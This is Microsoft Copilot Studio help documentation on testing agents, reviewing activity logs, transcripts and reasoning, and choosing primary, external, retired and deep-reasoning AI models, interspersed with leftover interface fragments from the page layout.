


Test event triggers

When you [test event triggers](#), the test chat shows the trigger payload as a message. Only you can see this message within Copilot Studio for testing purposes. Users of your agent can't see it. Use the payload messages to understand when and what information and instructions a trigger sends to your agent.

Track between topics

When you test your agent, you can track between topics. When you enable tracking, the activity map shows the nodes within the topic as they're executed when a topic triggers as part of a plan. You can monitor the conversation flow.



ⓘ Note

Generative orchestration activities within a topic don't appear in the activity map.

View variables

On the **Activity** page, you can view the variables used by your agent during testing or in historical activities. These variables can be global, environment, or system variables that the agent has access to.

To view the variables used during an activity:

1. Go to the **Activity** page. A list of activities appears.
2. To view variables during testing, select **Test** and select **Variables**. The **Variables** pane opens showing the variables used during testing.
3. To view variables in a historical activity, select an activity from the list. Then, select **Variables**. The **Variables** pane opens showing the variables used during that activity.

View agent's chain of thought in test chat

The Chain of Thought (CoT) feature provides insights into the reasoning process of your agent during testing. It displays the intermediate steps, considerations, and decisions made by the agent as it processes inputs and generates outputs. This feature is useful for understanding complex interactions and debugging agent behavior.

ⓘ Note

The Chain of Thought feature is only available for selected models such as GPT-5 Reasoning, Claude Sonnet, and Claude Opus.

To view the agent's chain of thought or reasoning during testing, follow these steps:

1. Open your agent in Copilot Studio. The **Overview** page appears.
2. Select **Test** to open the test pane.
3. In the test pane, start a conversation with your agent by entering a query or prompt.
4. Before the agent responds, the reasoning appears in the test pane, displaying the chain of thought for the agent's response.

Historical activity

Each time an agent starts an activity, including tests that you initiate in Copilot Studio, the **Activity** page records the activity in real time. Go to the **Activity** page to:

- Review the interactions and the decisions that your agent made during an activity.
- Find where the agent's behavior doesn't match your goals.
- See how long your agent takes to complete each activity.
- Find error details.

Historical agent activity is available for:

- Interactions in Copilot Studio [test chat](#)
- Agents published to the [Microsoft Teams and Microsoft 365 Copilot channels](#)
- Agents published to the [SharePoint channel](#)
- Activities that started with an [autonomous trigger](#)

ⓘ Note

You must have a Microsoft Exchange license and an inbox to view historical agent activity. The data is stored using Microsoft 365 services, which Azure data terms and commitments don't govern. Instead, this feature is powered by Microsoft 365 services and stored in the location associated with your Exchange mailbox. [Microsoft 365 terms and data residency commitments](#) governs historical activity data.

Admins should use the [Power Platform admin center](#) to prevent Microsoft 365 from storing data. Turning off this setting stops future data storage in Microsoft 365. Existing data stored in Microsoft 365 is deleted or purged according to the data retention policy set for Microsoft 365.

For more information, see [Manage activity data powered by Microsoft 365 services](#).

Review the following information on the **Activity** page:

- The list of activities and their details.
- The step-by-step conversation that happens within an activity.

Activity list

An activity is a unit of agent interaction that involves conversation with a user, registering and responding to events, or a combination of these activities.

In the activity list, you can see:

- **Name:** The name of the user interacting with the agent. If the activity doesn't involve a user, such as when an agent performs actions without human prompting, the user appears as *Automated*.
- **Channels:** The channel where the interaction took place. Activities that happen in the agent test pane have the Copilot Studio icon.
- **Date:** The date when the first interaction of the activity begins.
- **Completed steps:** The numbers of steps the agent completes during the activity.
- **Last step:** The final step completed in the activity.
- **Status:** The status of the activity (successful, failed, in progress).


Customize the Activity table view

You can customize the Activity table view to focus on the information most relevant to you.

To customize the activity table view:

1. Go to the **Activity** page of your agent. A list of activities appears.
2. Select **Edit columns**. The **Edit columns** pane appears with a list of available columns.
3. In the **Edit columns** pane:
 - Select the checkbox next to the name of the columns you want to show.
 - Clear the checkbox next to the name of the columns you want to hide.
 - Drag and drop the columns into your preferred sequence or use the up and down arrows.


4. Select **Save** to confirm and update the Activity table view.



View conversation within an activity

On the **Activity** page, you can view the conversation within an activity in either a visual activity map or both a conversation transcript and visual activity map. By default, the **Transcript + Map** view displays.

1. To see a conversation within an activity, select an activity.
 - To view the transcript and activity map together, select **View** and then select **Transcript + Map view**.
 - To view only the activity map, select **View** and then select **Map view**.



2. To return to the activity list, select the Back  icon.

The **Transcript + Map view** displays the conversation that took place with the agent during an activity along with visual activity map. The transcript records the user input, trigger payloads, and agent responses. Use the transcripts to see how your agent responds to conversations with users. You can also see the trigger payload messages your agent receives from event triggers.

View agent's chain of thought

The Chain of Thought (CoT) feature provides insights into the reasoning process of your agent during an activity. It displays the intermediate steps, considerations, and decisions made by the agent as it processes inputs and generates outputs. This feature is useful for understanding complex interactions and debugging agent behavior. You can view the agent's chain of thought for a specific activity only in the Map view.

ⓘ Note

The Chain of Thought feature is available only for selected models such as GPT-5 Reasoning, Claude Sonnet, and Claude Opus.

To view the agent's chain of thought or reasoning for a specific activity:

1. In the **Activity** tab, select the activity you want to review. By default, the **Transcript + Map view** is displayed.
2. Under the activity map, select the **Reasoning** chevron. The agent's chain of thought appears.

Pin or unpin activity

On the **Activity** page, you can pin important activities to the top of the activity list for easy access or unpin them when they're no longer needed.

- To pin an activity, hover over the activity and select the Pin  icon next to the name.
- To unpin an activity, hover over the pinned activity and select the Unpin  icon next to the name.

View all agent activity in the activity map

The **Map view** is a visual representation of the flow of inputs, decisions, and reactions that happen during an activity. Each activity your agent, a user, or a trigger performs with a *node*. While viewing the activity map, select a node to see details on the inputs, decisions, and outputs for that activity.

The following image is an example of what you see when you select a knowledge node. It shows:

- The query the agent used to search the knowledge sources. It can be different from the query written by a user, or from the input provided by a trigger.

- The response the agent created based on the knowledge sources.
- The sources the agent referenced.
- Other sources the agent searched over, but didn't use to create the response. The agent searched these sources, but didn't find information relevant to the query.



Search sources

×

Knowledge

Query

Find Serena's coverage for an elbow X-ray (CPT code 73090)

Response

Serena is covered for an elbow X-ray (CPT code 73090) at 80% in-network and 60% out-of-network, after the deductible is met. The procedure may require pre-authorization for full reimbursement.

Referenced sources

 **Group Insurance Policy 2025** ...

"Members under Group Insurance Plan 10000100 are covered for CPT code 73090 (elbow X-ray) at 80% of the negotiated rate after the deductible has been met. For out-of-network providers, coverage is 60%."

 **Provider Billing Guide** ...

"The standard charge for CPT 73090 at Swedish Medical Seattle is \$504.00, with a discounted cash rate of \$241.92. Insurance rates may vary."

Other sources searched over


 Claim Coverage Summary ...

 Claims Adjudication Manual ...

 Eligibility & Benefits Overview ...

 Edit knowledge

In this example, you can see the details of an action node for **Get the forecast tomorrow** showing the inputs and outputs:



Select **Edit** to view and change the configuration associated with the selected activity.

Rationale

Rationale provides an explanation for how an agent decided to call a particular tool. AI generates the rationale on demand, and is based on agent metadata and activity. **Rationale** displays for *Completed* status knowledge sources or connectors. Select **Show rationale** to display the rationale.

The screenshot shows the Activity Manager interface. On the left, a timeline shows a completed action 'List root level queries' at 07/24/25, 09:48 AM. The main panel displays the details of this action, including a 'Value (Table)' with a JSON object containing links and a self URL. Below the table is a 'Rationale' section with three bullet points explaining the action's purpose. On the right, a chat window titled 'Test your agent' shows a greeting from Activity Manager and a text input field for asking questions.

When you review agent activity, use **Rationale** to gain a better understanding of why an agent chose to call a particular tool or fill in parameters. It's helpful in troubleshooting agent behavior. However, since the rationale is generated with AI, it might not be accurate, so use your best judgment when reviewing the provided rationale.

Agent status

The following table provides information about the various states an agent might encounter during its operation:

Expand table

State	Conditions	Applies to
Complete	No errors. The last message isn't a Manage Connections dialog. Chat is complete when the conversation initiator's defined plan of steps are in a completed state. A conversation might move in and out of a <i>complete</i> state.	Autonomous agents or conversational agents with an action
Incomplete	If there's an error (one of the steps fails), or if all steps are in a terminal state, and not all of them are <i>complete</i> , then it's <i>incomplete</i> .	Autonomous agents or conversational agents with an action
Failed	If all of the activities fail, then the status is <i>failed</i> .	Autonomous agents or conversational agents with an action

State	Conditions	Applies to
In Progress	At least one of the defined steps isn't complete and is still in progress.	Autonomous agents or conversational agents with an action
Waiting for User	The agent responded and it's waiting for the user to continue the conversation or not. The last step requires human input.	Autonomous agents or conversational agents with an action
Created	Conversation just started.	Autonomous agents or conversational agents with an action
Canceled	Cancels any remaining dynamic plans and empties the dialog stack.	

Send feedback

If you have suggestions on how to improve your agent quality, send your feedback by using the **Feedback**  icon in the **Activity** tab.

Description

Get the forecast for tomorrow in the specified location.

Inputs

Units (String)

C

Location (String)

Toronto

Outputs

Temperature H

4

Temperature Lo

-3

Temperature U

°C

Daytime Summ

TABLE 1

[Submit feedback to Microsoft](#)

Do not include any private or sensitive information.

Share prompt, generated response, relevant content samples, and additional log files? *

☐ Yes, share

☐ No, don't share

Microsoft may contact you at vibhutinair@microsoft.com about your feedback. [Learn more](#) about how this data is used and your rights. By pressing Submit, your feedback will be sent to Microsoft outside of the Azure compliance boundary and used to improve Microsoft products and services. [Privacy statement](#)

Cancel

Submit

 Edit tool

[Documentation](#)

Select a primary AI model for your agent

AI capabilities evolve rapidly, and each generative model brings distinct strengths, whether it's faster responses, higher-quality outputs, or improved cost efficiency. By using Copilot Studio, you can choose the best model for your agent's orchestration by using a simple dropdown menu.

Want to try out cutting-edge models before they're production-ready? Access the latest experimental models to evaluate them early. However, they might have limited testing, availability, and functionality.

This article describes how to select an AI model for your agent's generative orchestration. Separate settings exist for changing models for [deep reasoning \(preview\)](#), [generative responses \(preview\)](#), and the [prompt builder](#).

📘 Important

- Experimental models are available for exploration and testing but aren't recommended for production use. Review [Limitations of experimental and preview models](#) before choosing an experimental or preview model for your agent.
- Data processed within an experimental model might be processed and stored [outside of your organization's geographical boundaries](#).
- This article contains Copilot Studio documentation on model selection, which includes experimental model previews, and is subject to change.

Model availability by region

Copilot Studio offers different types of models. These model types are based on their intended use and availability.

You can see each model's tags in the [list of models](#) in Copilot Studio.

The following tables show the availability status of selected models across regions and special scopes.

Public availability

🔗 Expand table

Model	Tag/Category	Asia	Australia	Brazil	Canada	Europe (Except UK)	India	Japan	K
GPT-4o	General	Retired	Retired	Retired	Retired	Retired	Retired	Retired	R
GPT-4.1	General	Default	Default	Default	Default	Default	Default	Default	D
GPT-5 Chat	General	GA (cross-geo)	GA	GA (cross-geo)	GA (cross-geo)	GA	GA (cross-geo)	GA (cross-geo)	G g
GPT-5 Reasoning	Deep	Preview (cross-geo)	Preview (cross-geo)	Preview (cross-geo)	Preview (cross-geo)	Preview	Preview (cross-geo)	Preview (cross-geo)	Pi (c
GPT-5 Auto	Auto	Preview (cross-geo)	Preview (cross-geo)	Preview (cross-geo)	Preview (cross-geo)	Preview	Preview (cross-geo)	Preview (cross-geo)	Pi (c
GPT-5.3 Chat	General	-	-	-	-	-	-	-	-

Model	Tag/Category	Asia	Australia	Brazil	Canada	Europe (Except UK)	India	Japan	K
GPT-5.4 Reasoning	Deep	-	-	-	-	-	-	-	-
Claude Sonnet 4.5	General	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	G
Claude Sonnet 4.6	General	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	G
Claude Opus 4.6	Deep	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	GA (cross-geo)	G
Claude Opus 4.7	Deep	Experimental (cross-geo)	Experimental (cross-geo)	Experimental (cross-geo)	Experimental (cross-geo)	Experimental (cross-geo)	Experimental (cross-geo)	Experimental (cross-geo)	E
Grok 4.1 Fast (Non-reasoning) (see important note below)	General	-	-	-	-	-	-	-	-

 Note

Models marked as *cross-geo* might process data outside of your region.

 Important

Microsoft's safety and responsible AI evaluations found Grok-4.1 Fast (Non-Reasoning) to be less aligned than other models evaluated resulting in (i) higher risks that the model will produce potentially harmful content and (ii) lower scores on safety and jailbreak benchmarks. Grok-4.1 Fast (Non-Reasoning) may be capable of producing explicit content, and may do so with a higher propensity than other models. Customers must comply with both the [Microsoft Enterprise AI Services Code of Conduct](#) and [xAI's Enterprise Terms of Service](#), including its [Acceptable Use Policy](#). Additionally, there may be categories of harm this model can produce that are not covered by Microsoft's content safety systems. Accordingly, as with all Experimental models, Grok-4.1 Fast (Non-Reasoning) is not recommended for production use and customers should review [Limitations of experimental and preview models](#) and conduct their own evaluations before choosing Grok-4.1 Fast (Non-Reasoning).

US Government availability

 Expand table

Model	Government Community Cloud (GCC)	Government Community Cloud - High (GCC High)	Department of Defense (DoD)
GPT-4o	Default	Default	Default

Model use categories

Models are optimized for different purposes. Your agent can perform better when you choose a model with the strengths that fit your agent's purpose. For example, an agent that makes complex decisions can benefit from a *deep* model, while an agent expected to talk about a wide range of topics could use a *general* model.

The following table describes the model use tags, their strengths, and considerations to keep in mind if you use the model.

 Expand table

Tag	Description	Strengths	Latency	Cost	Reasoning depth
Deep	Optimized for deliberate, multistep reasoning and tool-supported workflows.	Complex analytics, multistep reasoning, policy and contract analysis, troubleshooting with multi-system steps, and synthesis of long documents with citations	Highest	Highest	Multistep, tool-rich
Auto	Optimized for coverage across mixed workloads; routes queries dynamically.	Helpdesk and employee agents with mixed intents, blending knowledge and actions, and tier-0 customer support with unpredictable complexity	Variable	Variable	Adaptive per turn
General	Optimized for speed and cost on everyday chat and light grounding.	Drafting, rewriting, summarizing, and translation, FAQ-style grounded answers, and simple action automation	Lowest	Lowest	Shallow-to-moderate

Model release types

Each model listed in Copilot Studio has a tag that identifies its release type. You can try new, cutting-edge *experimental* and *preview* models, or choose a reliable, thoroughly tested *generally available* model.

- **Experimental:** Used for experimentation, and not intended for production use. Subject to preview terms, and can have limitations on availability and quality. See [Limitations of experimental and preview models](#).
- **Preview:** Might eventually become a generally available model, but currently not intended for production use. Subject to preview terms, and can have limitations on availability and quality. See [Limitations of experimental and preview models](#).
- **Generally available (GA):** Models without a release tag are generally available. You can use this model for scaled and production use. In most cases, generally available models have no limitations on availability and quality, but some might still have some limitations, like regional availability.
- **Default:** The default model for all agents, and usually the best performing generally available model. The default model is periodically upgraded as new, more capable models become generally available. Agents also use the default model as a fallback if a selected model is turned off or unavailable.
- **Retired:** When a new model becomes the default model, the old default model is retired. You can still use the retired model for up to one month after retirement. Learn more in [Continue using a retired AI model](#).
- **Cross-geo:** Might require data processing and storage outside of your organization's geographical boundaries. Your admin can [turn data movement across regions](#) on or off.
- **Early access environment:** An early release cycle environment. These environments receive new updates and features first. Learn more in [Early release cycle environments](#).

External models

You can also add external AI models from Anthropic or xAI to your agent. Learn more in [Choose an external model as the primary AI model](#).

Limitations of experimental and preview models

You can explore and test experimental and preview models, but don't use them for production:

- They might show variability in performance, response quality, latency, or message consumption, and might time out or be unavailable.
- If you publish an agent with an experimental or preview model, and users use the agent, that use is billed at the [established rates](#).


Feel free to experiment with these models. However, be cautious about deploying them in production environments.

Experimental and preview models are subject to [preview terms](#). Microsoft makes these models available before an official release so that you can get early access and [provide feedback](#). If you're building a production-ready agent, see [Copilot Studio overview](#).

Change your agent's AI model

Your agent starts with a default model optimized for most scenarios. To change your agent's model:

1. Go to your agent's **Overview** page.
2. In the **Model** section, select your agent's primary model. You can switch between experimental and production models at any time.



Admin controls for AI model selection

Administrators can allow or block makers from adding preview and experimental AI models to agents by using the following settings:

- Administrators can choose to allow or block preview and experimental models in an environment. To use these models, the [Preview and experimental AI models](#) setting must be turned on for your environment.
- Data processed within a preview or experimental model might be processed and stored outside of your organization's geographical boundaries. To make experimental models available, your environment must have the [Move data across regions](#) setting turned on. The tenant administrator manages this environment-level setting in the Power Platform admin center.

Admin controls and requirements for external models

Admins control whether makers can add external models to agents. To grant access to external models, admins must complete the following actions:

- [Turn on external models](#) in Power Platform admin center for the environment or the environment group.
- Allow access to each external model in the Microsoft 365 admin center. Learn more in the Microsoft 365 admin center documentation:
 - [Connect to Anthropic LLM](#)
 - [Connect to xAI](#)

Preview models and external models are two different sets that can overlap but aren't the same, and their settings are separate. For example:

- Admins can block external models but allow preview or experimental models. In this case, makers can't use external models but can use preview, experimental, and generally available internal models.
- Admins can block preview or experimental models but allow external models. In this case, makers can't use any preview or experimental models, but can use any generally available external and internal models.


Last updated on 04/16/2026

Continue using a retired AI model

AI is advancing rapidly, and Microsoft Copilot Studio keeps your agent updated with the latest models. To balance innovation and stability, you can continue using retired models for 30 days after an automatic upgrade—helpful for compatibility, compliance, or specific business needs.

To use this feature:

1. Go to your agent's **Settings** page.
2. In the **Model** section, turn on **Continue using retired models**.



Once **Continue using retired models** is turned on, you can [switch between retired and upgraded models](#) at any time during the 30-day period. Your preference applies to any future model upgrades until you turn off the setting.

Last updated on 01/31/2026

Choose an external model as the primary AI model

Summarize this article for me

Copilot Studio offers models from multiple providers for your agents.

- [Anthropic](#) [↗]: Anthropic is a Microsoft subprocessor that operates with Microsoft oversight through contractual safeguards and appropriate technical and organizational measures. [Learn more about subprocessors](#).
- [xAI](#) [↗]: xAI models are hosted outside Microsoft and are subject to xAI terms and data handling. Makers need to review and accept these terms before they can use the models. [Learn more about using xAI models](#).

[Read the list of models available in Copilot Studio](#).

Important

- External models tagged preview or experimental shouldn't be used for production purposes. You might experience slowdowns or timeouts due to limited capacity and availability, and these models might not be supported in the future. Admins can [control access to this feature](#). These models are available before an official release so that you can get early access and [provide feedback](#) [↗].
- If you're building a production-ready agent, see [Microsoft Copilot Studio overview](#).
- This article contains Microsoft Copilot Studio external model documentation and is subject to change.

Select an external model for your agent

1. Go to your agent's **Overview** page.
2. In the **Model** section, select a model under **Anthropic** or **xAI**.

You can switch between [different kinds of models](#) at any time.

If external models are visible but you can't select them, that might mean your admin [removed access](#) to external models. If an admin removes access to an external model after originally making it available, agents using that model change to another suitable internal model. If a

suitable model doesn't exist, the agent errors out and makers must change their models to internal models.

If you can access external models but the model you want to use isn't visible in the model picker, your admin might need to [allow external models](#) in the Microsoft 365 admin center.

Admin controls and requirements for external models

Admins control whether makers can add external models to agents. To grant access to external models, admins must complete the following actions:

- [Turn on external models](#) in Power Platform admin center for the environment or the environment group.
- Allow access to each external model in the Microsoft 365 admin center. Learn more in the Microsoft 365 admin center documentation:
 - [Connect to Anthropic LLM](#)
 - [Connect to xAI](#)

Preview models and external models are two different sets that can overlap but aren't the same, and their settings are separate. For example:

- Admins can block external models but allow preview or experimental models. In this case, makers can't use external models but can use preview, experimental, and generally available internal models.
- Admins can block preview or experimental models but allow external models. In this case, makers can't use any preview or experimental models, but can use any generally available external and internal models.

Use deep reasoning models for complex tasks (preview)

[This article is prerelease documentation and is subject to change.]

Your agents can use a deep reasoning model to better understand and complete complex tasks. This capability enhances an agent's decision making and returns more accurate responses.

You can add deep reasoning models to agents with generative orchestration and deep reasoning [turned on](#).

ⓘ Note

Adding a deep reasoning model in Copilot Studio is currently only supported in the United States and the EU (excluding the United Kingdom). Both regions use the Azure OpenAI o3 model.

Deep reasoning models in Copilot Studio are in preview, and don't make data residency commitments. Your data might be transferred to, and stored and processed in, the United States or any other country in which Microsoft or its subprocessors operate.

For organizations using pay-as-you-go billing: Although deep reasoning is only available in some regions, processing for pay-as-you-go Copilot Credits might occur outside your agent's home region.

Once you turn on deep reasoning for your agent, the agent determines which tasks to apply a deep reasoning to, or you can add the *reason* keyword in the agent's instructions to make the agent apply deep reasoning for specific activity.

ⓘ Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) .

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

How does deep reasoning work?

Deep reasoning uses an advanced AI model to complete tasks requiring logical reasoning, problem solving, and step-by-step analysis. This model allows your agent to complete complex tasks with greater accuracy, though with slower response times, than default models used by Copilot Studio.

Your agent determines which tasks or steps benefit from applying a deep reasoning model. You can also tell your agents to use deep reasoning to complete tasks by using the keyword *reason* in the agent instructions.

ⓘ Note

Use of deep reasoning consumes billed Copilot Credits. For information on billed Copilot Credits rates for deep reasoning and other agent activities, see [Billing rates and management](#).

Turn on access to deep reasoning models

In order to use reasoning with an agent, you must [turn on generative orchestration](#) and access to deep reasoning models for that agent:

1. Open the **Settings** for your agent.
